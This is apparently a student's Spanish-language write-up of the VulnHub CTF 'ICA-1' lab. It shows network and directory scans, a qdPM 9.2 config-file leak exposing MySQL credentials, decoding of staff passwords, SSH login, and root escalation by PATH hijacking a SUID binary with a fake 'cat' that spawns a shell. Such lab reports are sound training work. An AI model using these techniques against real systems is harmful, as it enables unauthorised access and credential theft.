




PUESTA EN PRODUCCIÓN
SEGURA



CTF DE VULNHUB



Carles Ochoa



Índice

Investigación y descubrimiento de vulnerabilidades.....	3
Explotación.....	7
Conclusión.....	12

CTF de Vulnhub

Investigación y descubrimiento de vulnerabilidades

Escaneo de red inicial

He ejecutado `sudo nmap -sn 10.2.218.0/24` para encontrar todos los hosts activos en la red.

```
(carles@kalicarles)-[~]
$ sudo nmap -sn 10.2.218.0/24
[sudo] contraseña para carles:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-27 19:00 CET
Nmap scan report for a218pc02 (10.2.218.2)
Host is up (0.00038s latency).
MAC Address: B0:6E:BF:D2:8E:3C (ASUSTek Computer)
Nmap scan report for a218pc07 (10.2.218.7)
Host is up (0.00035s latency).
MAC Address: 1C:1B:0D:49:68:5B (Giga-byte Technology)
Nmap scan report for a218pc10 (10.2.218.10)
Host is up (0.00032s latency).
MAC Address: 10:7B:44:4E:95:70 (ASUSTek Computer)
Nmap scan report for a218pc14 (10.2.218.14)
Host is up (0.00029s latency).
MAC Address: B0:6E:BF:D1:7C:EF (ASUSTek Computer)
Nmap scan report for a218pc16 (10.2.218.16)
Host is up (0.00019s latency).
MAC Address: E0:D5:5E:DF:11:70 (Giga-byte Technology)
Nmap scan report for 10.2.218.104
Host is up (0.0013s latency).
MAC Address: 08:00:27:CC:44:6E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.2.218.109
Host is up (0.00086s latency).
MAC Address: EC:74:CD:31:98:81 (Unknown)
Nmap scan report for 10.2.218.143
Host is up (0.0012s latency).
MAC Address: 08:00:27:42:F3:13 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.2.218.180
Host is up (0.00068s latency).
MAC Address: 08:00:27:6E:EB:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for a218serv (10.2.218.254)
Host is up (0.00065s latency).
MAC Address: E0:D5:5E:6A:F7:8E (Giga-byte Technology)
Nmap scan report for 10.2.218.154
Host is up.
Nmap done: 256 IP addresses (11 hosts up) scanned in 2.14 seconds
(carles@kalicarles)-[~]
```

Identificación de máquinas virtuales

Veo que tres direcciones IP (10.2.218.104, 10.2.218.143, 10.2.218.180) muestran direcciones MAC de VirtualBox (08:00:27:xx:xx:xx), lo que indica que eran máquinas virtuales, probables candidatas a ser el CTF.

Escaneo de puertos comunes

Para determinar cuál de ellas es la máquina objetivo, he realizado un escaneo en los puertos típicos de servicios CTF (SSH, HTTP, FTP, MySQL, etc.) con:

```
sudo nmap -p 22,80,443,8080,21,23,3306,5432 10.2.218.104 10.2.218.143 10.2.218.180
```


Y el resultado:

Solo 10.2.218.180 tiene **puertos abiertos**:

- **Puerto 22 (SSH)** → acceso por shell.
- **Puerto 80 (HTTP)** → servidor web.

• **Puerto 3306 (MySQL)** → base de datos.

Por lo tanto al acceder a <http://10.2.218.180> en el navegador aparece una página web de la máquina CTF.



Enumeracion de servicios

`sudo nmap -sCV -p 22,80,3306 -oN nmap_detallado.txt 10.2.218.180`

Con este comando he identificado qué software y versiones corre la máquina. Para buscar:

- Vulnerabilidades específicas por versión
- Saber que hay una aplicación "qdPM"
- Confirmar que MySQL está disponible remotamente

```

carles@kali:~$ sudo nmap -sCV -p 22,80,3306 -oN nmap_detallado.txt 10.2.218.180
[sudo] contraseña para carles:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-27 19:25 CET
Nmap scan report for 10.2.218.180
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|   3072 0e:77:d9:cb:f8:05:41:b9:e4:74:57:1c:10:1a:cd:a9:93 (RSA)
|   256 40:51:93:4b:f8:37:85:fd:a5:f4:d7:27:a1:6c:a8:a5 (ECDSA)
|_ 256 09:93:60:c5:32:c1:4d:82:76:93:fb:07:10:cd:7b:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-title: qdPM | Login
|_ http-server-header: Apache/2.4.48 (Debian)
3306/tcp  open  mysql    MySQL 8.0.26
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=MySQL_Server_8.0.26_Auto_Generated_Server_Certificate
|_ Not valid before: 2021-09-25T10:47:29
|_ Not valid after: 2031-09-23T10:47:29
mysql-info:
|_ Protocol: 10
|_ Version: 8.0.26
|_ Thread ID: 1307
|_ Capabilities: Flags: 65535
|_ Some Capabilities: DontAllowDatabaseTableColumn, Speaks41ProtocolNew, Support41Auth, ConnectWithDatabase, SupportsLoadDataLocal, Speaks41ProtocolOld, FoundRows, LongColumnFlag, LongPassword, SupportsTransactions, IgnoreSigpipes, SupportsCompression, IgnoreSpaceBeforeParenthesis, SwitchToSSLAfterHandshake, InteractiveClient, ODBCClient, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatements
|_ Status: Autocommit
|_ Salt: D\x1CUAP\xc\x1DJX(x7f"-jg\x0162\x07a
|_ Auth Plugin Name: caching_sha2_password
MAC Address: 08:00:27:1d:51:98 (ACS-Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 8.32 seconds
carles@kali:~$

```

Enumeracion web

```
curl -s http://10.2.218.180 | html2text
```

Lo he ejecutado para identificar qué aplicación web hay y buscar pistas visibles (logos, textos, formularios). Y el hallazgo destacado es que hay un formulario de login.

```
(carles@kalicarles)~$ curl -s http://10.2.218.180 | html2text
Workspace
**** Welcome to qdPM ****
Email
[login[email]      ]
Password
[*****]
[ ]Remember Me Login
Password forgotten?
qdPM 9.2
Copyright © 2026 qdpn.net
(carles@kalicarles)~$
```

Escanear directorios con Gobuster

```
gobuster dir -u http://10.2.218.180 -w /usr/share/wordlists/dirb/common.txt -t 50
```

Ejecutando este comando he encontrado:

- /backups/ → Posibles copias de seguridad con datos sensibles.
- /install/ → Instalador accesible.
- /core/ → Directorio de la aplicación principal.

```
(carles@kalicarles)~$ gobuster dir -u http://10.2.218.180 -w /usr/share/wordlists/dirb/common.txt -t 50

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://10.2.218.180
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.8
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

/.hta                (Status: 403) [Size: 277]
/.htaccess           (Status: 403) [Size: 277]
/.htpasswd           (Status: 403) [Size: 277]
/backups             (Status: 301) [Size: 314] [→ http://10.2.218.180/backups/]
/batch              (Status: 301) [Size: 312] [→ http://10.2.218.180/batch/]
/core               (Status: 301) [Size: 311] [→ http://10.2.218.180/core/]
/css                (Status: 301) [Size: 310] [→ http://10.2.218.180/css/]
/favicon.ico         (Status: 200) [Size: 894]
/images             (Status: 301) [Size: 313] [→ http://10.2.218.180/images/]
/install            (Status: 301) [Size: 314] [→ http://10.2.218.180/install/]
/javascript          (Status: 301) [Size: 317] [→ http://10.2.218.180/javascript/]
/js                 (Status: 301) [Size: 309] [→ http://10.2.218.180/js/]
/index.php           (Status: 200) [Size: 5662]
/manual             (Status: 301) [Size: 313] [→ http://10.2.218.180/manual/]
/robots.txt          (Status: 200) [Size: 26]
/server-status       (Status: 403) [Size: 277]
/sf                 (Status: 301) [Size: 309] [→ http://10.2.218.180/sf/]
/template            (Status: 301) [Size: 315] [→ http://10.2.218.180/template/]
/uploads            (Status: 301) [Size: 314] [→ http://10.2.218.180/uploads/]
Progress: 4613 / 4613 (100.00%)

Finished

(carles@kalicarles)~$
```

Búsqueda de archivos con extensiones específicas

```
gobuster dir -u http://10.2.218.180 -w /usr/share/wordlists/dirb/common.txt -x
php,txt,html,bak,zip,sql -t 50
```

Archivos con estas extensiones suelen contener información sensible y he encontrado los archivos `check.php` y `readme.txt` lo cual son dos hallazgos claves.

```
Starting gobuster in directory enumeration mode
```

<code>/.hta.html</code>	(Status: 403)	[Size: 277]	
<code>/.hta.txt</code>	(Status: 403)	[Size: 277]	
<code>/.hta.php</code>	(Status: 403)	[Size: 277]	
<code>/.hta</code>	(Status: 403)	[Size: 277]	
<code>/.hta.zip</code>	(Status: 403)	[Size: 277]	
<code>/.htaccess</code>	(Status: 403)	[Size: 277]	
<code>/.htaccess.sql</code>	(Status: 403)	[Size: 277]	
<code>/.hta.sql</code>	(Status: 403)	[Size: 277]	
<code>/.hta.bak</code>	(Status: 403)	[Size: 277]	
<code>/.htaccess.bak</code>	(Status: 403)	[Size: 277]	
<code>/.htaccess.html</code>	(Status: 403)	[Size: 277]	
<code>/.htaccess.php</code>	(Status: 403)	[Size: 277]	
<code>/.htaccess.txt</code>	(Status: 403)	[Size: 277]	
<code>/.htpasswd.html</code>	(Status: 403)	[Size: 277]	
<code>/.htpasswd.zip</code>	(Status: 403)	[Size: 277]	
<code>/.htpasswd.txt</code>	(Status: 403)	[Size: 277]	
<code>/.htpasswd.php</code>	(Status: 403)	[Size: 277]	
<code>/.htpasswd</code>	(Status: 403)	[Size: 277]	
<code>/.htpasswd.sql</code>	(Status: 403)	[Size: 277]	
<code>/.htpasswd.zip</code>	(Status: 403)	[Size: 277]	
<code>/.htpasswd.bak</code>	(Status: 403)	[Size: 277]	
<code>/backups</code>	(Status: 301)	[Size: 314]	[→ http://10.2.218.180/backups/]
<code>/batch</code>	(Status: 301)	[Size: 312]	[→ http://10.2.218.180/batch/]
<code>/check.php</code>	(Status: 200)	[Size: 0]	
<code>/core</code>	(Status: 301)	[Size: 311]	[→ http://10.2.218.180/core/]
<code>/css</code>	(Status: 301)	[Size: 310]	[→ http://10.2.218.180/css/]
<code>/favicon.ico</code>	(Status: 200)	[Size: 894]	
<code>/images</code>	(Status: 301)	[Size: 313]	[→ http://10.2.218.180/images/]
<code>/install</code>	(Status: 301)	[Size: 314]	[→ http://10.2.218.180/install/]
<code>/index.php</code>	(Status: 200)	[Size: 5662]	
<code>/javascript</code>	(Status: 301)	[Size: 317]	[→ http://10.2.218.180/javascript/]
<code>/index.php</code>	(Status: 200)	[Size: 5662]	
<code>/js</code>	(Status: 301)	[Size: 309]	[→ http://10.2.218.180/js/]
<code>/manual</code>	(Status: 301)	[Size: 313]	[→ http://10.2.218.180/manual/]
<code>/readme.txt</code>	(Status: 200)	[Size: 470]	
<code>/robots.txt</code>	(Status: 200)	[Size: 26]	
<code>/robots.txt</code>	(Status: 200)	[Size: 26]	
<code>/server-status</code>	(Status: 403)	[Size: 277]	
<code>/sf</code>	(Status: 301)	[Size: 309]	[→ http://10.2.218.180/sf/]
<code>/template</code>	(Status: 301)	[Size: 315]	[→ http://10.2.218.180/template/]

Investigación de vulnerabilidades

```
searchsploit qdpm 9.2
```

Ya había identificado la aplicación (qdPM) y su versión (9.2). Searchsploit busca en la base de datos de ExploitDB vulnerabilidades conocidas para ese software. Ejecutando este comando he encontrado 2 exploits siendo el más interesante "Password Exposure (Unauthenticated)".

```
(carles@kalicarles)-[~]
$ searchsploit qdpm 9.2

Exploit Title
-----
qdPM 9.2 - Cross-site Request Forgery (CSRF)
qdPM 9.2 - Password Exposure (Unauthenticated)
-----

Shellcodes: No Results

(carles@kalicarles)-[~]
$
```

Seguidamente he examinado el exploit con `searchsploit -x 50176` y el exploit indica que las credenciales de la base de datos están en `/core/config/databases.yml`

```

The password and connection string for the database are stored in a yml file. To access the yml file you can go to http://<website>/core/config/databases.yml file and download.
/usr/share/exploitdb/exploits/php/webapps/50176.txt (END)

```

Explotación

`curl -s http://10.2.218.180/core/config/databases.yml`

Mediante este comando he accedido al archivo de configuración para seguir la pista del exploit y como resultado he obtenido las credenciales del usuario y la base de datos.

```
(carles@kalicarles)-[~]
$ curl -s http://10.2.218.180/core/config/databases.yml

all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true

(carles@kalicarles)-[~]
$
```

Sabiendo las credenciales he podido acceder a MySQL introduciendo el parámetro `-skip-ssl` para ignorar el SSL ya que sin esta opción da error de un certificado SSL auto-firmado.


```
(carles@kalicarles)-[~]
$ mysql -h 10.2.218.180 -u qdpmadmin -pUcVQCMQk2STVeS6J --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 8.0.26 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

Una vez dentro he visto información sobre todas las bases de datos que hay creadas en este mysql

```
(carles@kalicarles)-[~]
$ mysql -h 10.2.218.180 -u qdpmadmin -pUcVQCMQk2STVeS6J --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 8.0.26 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| qdpm |
| staff |
| sys |
+-----+
6 rows in set (0,002 sec)

MySQL [(none)]> █
```

En la base de datos qdpm he encontrado varias tablas y analizándolas y observando la información que contienen he encontrado un correo electrónico y una contraseña del usuario administrador en la tabla configuration.

```
MySQL [qdpm]> select * from configuration
→ ;+
+-----+-----+
| id | key | value |
+-----+-----+
| 1 | app_administrator_email | admin@localhost.com |
| 2 | app_administrator_password | $P$EmesnWRcY9GrK0hDzwaV3rvQnMJ/Fx0 |
| 3 | app_app_name | Workspace |
| 4 | app_app_short_name | qdPM |
| 5 | app_email_label | qdPM - |
| 6 | app_default_skin | qdPM |
| 7 | sf_default_timezone | America/New_York |
+-----+-----+
MySQL [qdpm]> █
```


He seguido investigando las otras bases de datos y en la base de datos staff he encontrado más usuarios junto a sus contraseñas:

```
Database changed
MySQL [staff]> show tables;
+-----+
| Tables_in_staff |
+-----+
| department      |
| login           |
| user            |
+-----+
3 rows in set (0,006 sec)

MySQL [staff]> █
```

- Smith:WDdNUWtQM1cyOWZld0hkQw==
- lucas:c3VSSkFkR3dMcDhkeTNyRg==
- Travis:REpjZVZ5OThXMjhZN3dMZw==
- Dexter:N1p3VjRxdGc0MmNtVVhHWA==
- Meyer:Y3FObkJXQ0J5UzJEdUpTeQ==

```
MySQL [staff]> select * from user;
+----+-----+-----+-----+
| id | department_id | name | role |
+----+-----+-----+-----+
| 1 | 1 | Smith | Cyber Security Specialist |
| 2 | 2 | Lucas | Computer Engineer |
| 3 | 1 | Travis | Intelligence Specialist |
| 4 | 1 | Dexter | Cyber Security Analyst |
| 5 | 2 | Meyer | Genetic Engineer |
+----+-----+-----+-----+
5 rows in set (0,002 sec)

MySQL [staff]> select * from login;
+----+-----+-----+
| id | user_id | password |
+----+-----+-----+
| 1 | 2 | c3VSSkFkR3dMcDhkeTNyRg== |
| 2 | 4 | N1p3VjRxdGc0MmNtVVhHWA== |
| 3 | 1 | WDdNUWtQM1cyOWZld0hkQw== |
| 4 | 3 | REpjZVZ5OThXMjhZN3dMZw== |
| 5 | 5 | Y3FObkJXQ0J5UzJEdUpTeQ== |
+----+-----+-----+
5 rows in set (0,002 sec)

MySQL [staff]> █
```

Las contraseñas están codificadas en base 64 por lo tanto he podido decodificarlas fácilmente a texto plano y saber la contraseña de cada usuario.

```

(carles@kalicarles)-[~]
$ echo "WDdNUWtQM1cyOWZld0hkQw==" | base64 -d
X7MQkP3W29fewHdC

(carles@kalicarles)-[~]
$ echo "c3VSSkFkR3dMcDhkeTNYRg==" | base64 -d
suRJAdGwLp8dy3rF

(carles@kalicarles)-[~]
$ echo "REpjZVZ50ThXMjhZN3dMZw==" | base64 -d
DJceVy98W28Y7wLg

(carles@kalicarles)-[~]
$ echo "N1p3VjRxdGc0MmNtVvhHWA==" | base64 -d
7ZwV4qtg42cmUXGX

(carles@kalicarles)-[~]
$ echo "Y3F0bkJXQ0J5UzJEduTeQ==" | base64 -d
cqNnBWCByS2DuJSy

(carles@kalicarles)-[~]
$

```

Por lo tanto sabiendo ahora las credenciales de los usuarios he podido seguir explotando la máquina y he conseguido acceder a ella mediante ssh con los usuarios travis y dexter.

En el usuario travis he encontrado un fichero llamado user.txt con el contenido ICA{Secret_Project}. Esta es la flag del usuario por lo tanto he encontrado una flag en el usuario travis.

```

(carles@kalicarles)-[~]
$ ssh travis@10.2.218.180
travis@10.2.218.180's password:
Permission denied, please try again.
travis@10.2.218.180's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jan 30 10:16:29 2026 from 10.2.218.153
travis@debian:~$ ls
user.txt
travis@debian:~$ cat user.txt
ICA{Secret_Project}

```

He ejecutado el comando id en ambos usuarios para comprobar si alguno de los dos tiene permisos de sudo pero ninguno de ellos tiene permisos sudo.

```
travis@debian:~$ id
uid=1002(travis) gid=1002(travis) groups=1002(travis),33(www-data)
travis@debian:~$ exit
logout
Connection to 10.2.218.180 closed.

(carles@kalicarles)-[~]
$ ssh dexter@10.2.218.180
dexter@10.2.218.180's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jan 30 10:16:57 2026 from 10.2.218.153
dexter@debian:~$ id
uid=1001(dexter) gid=1001(dexter) groups=1001(dexter)
dexter@debian:~$
```

Por lo tanto he ejecutado el comando `find / -perm -4000 2>/dev/null`, para buscar binarios con SUID ya que los binarios con permisos SUID se ejecutan con permisos de su propietario, no del usuario que los ejecuta.

En la salida de este comando he visto que `/opt/get_access` pertenece a root y tiene el bit SUID activo (rws), por lo que cualquier usuario que lo ejecute lo hará como root.

```
travis@debian:~$ find / -perm -4000 2>/dev/null
/opt/get_access
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
travis@debian:~$ ls -al /opt/get_access
-rwsr-xr-x 1 root root 16816 Sep 25 2021 /opt/get_access
travis@debian:~$ file /opt/get_access
/opt/get_access: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=74c7b8e5b3388d2b5f65d753cc2586736299f21a, for GNU/Linux 3.2.0, not stripped
travis@debian:~$
```

El siguiente comando que he ejecutado es `strings /opt/get_access` ya que `strings` extrae todos los textos legibles de un binario.

En este caso:

- `cat /root/system.info` → El binario intenta leer este archivo.
- Usa `system()` → Función de C que ejecuta comandos del sistema.
- Usa `cat` sin ruta absoluta → vulnerabilidad crítica.

```
travis@debian:~$ strings /opt/get_access
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[JA\A]A^A_
cat /root/system.info
Could not create socket to access to the
```

Por lo tanto sabiendo esta vulnerabilidad la he explotado de la siguiente manera:

Primero he modificado la variable de entorno PATH y poner "." al comienzo de la misma.

```
travis@debian:~$ export PATH=.:$PATH
travis@debian:~$ echo $PATH
./usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
travis@debian:~$
```

Luego he creado un binario de cat falso para lanzar una shell para poder ejecutar comandos. También le he asignado permisos de ejecución.

```
travis@debian:~$ echo "/bin/sh -i" > cat
travis@debian:~$ chmod +x cat
travis@debian:~$
```

Por último he ejecutado /opt/get_access para obtener los privilegios de root y la shell

Una vez obtenida la shell he ejecutado los comandos root, cd /root cat root.txt y la salida del comando cat root.txt ha mostrado el contenido: ICA{Next_Generation_Self_Renewable_Genetics} que corresponde a otra flag que la he obtenido mediante la escalada de privilegios de root.

```
travis@debian:~$ /opt/get_access
# whoami
root
# cd /root
# cat root.txt
ICA{Next_Generation_Self_Renewable_Genetics}
#
```

Conclusión

He completado con éxito la práctica de ciberseguridad CTF ICA-1, consiguiendo el objetivo principal de obtener privilegios de administrador root en la máquina objetivo.

Comencé identificando la máquina en la red y descubriendo sus servicios expuestos, entre los cuales se encontraba una aplicación web qdPM 9.2 con vulnerabilidades conocidas. Exploté una exposición de información sensible que me permitió acceder a las credenciales de la base de datos MySQL, donde encontré contraseñas codificadas de usuarios del sistema. Con estas credenciales pude acceder vía SSH a la máquina.

Dentro del sistema, localicé y analicé un binario con permisos SUID llamado /opt/get_access. Descubrí que este programa contenía una vulnerabilidad crítica de secuestro de PATH (PATH Hijacking), ya que ejecutaba el comando cat sin usar su ruta absoluta. Para explotar esta vulnerabilidad, modifiqué la variable PATH del sistema y creé un archivo malicioso con nombre cat que, al ser ejecutado por el binario vulnerable, me otorgó una shell con privilegios de root.

Finalmente, accedí al directorio /root y obtuve la flag final, demostrando que he conseguido el control completo del sistema. Esta práctica me ha permitido aplicar técnicas reales de enumeración, explotación de vulnerabilidades y escalada de privilegios en un entorno controlado.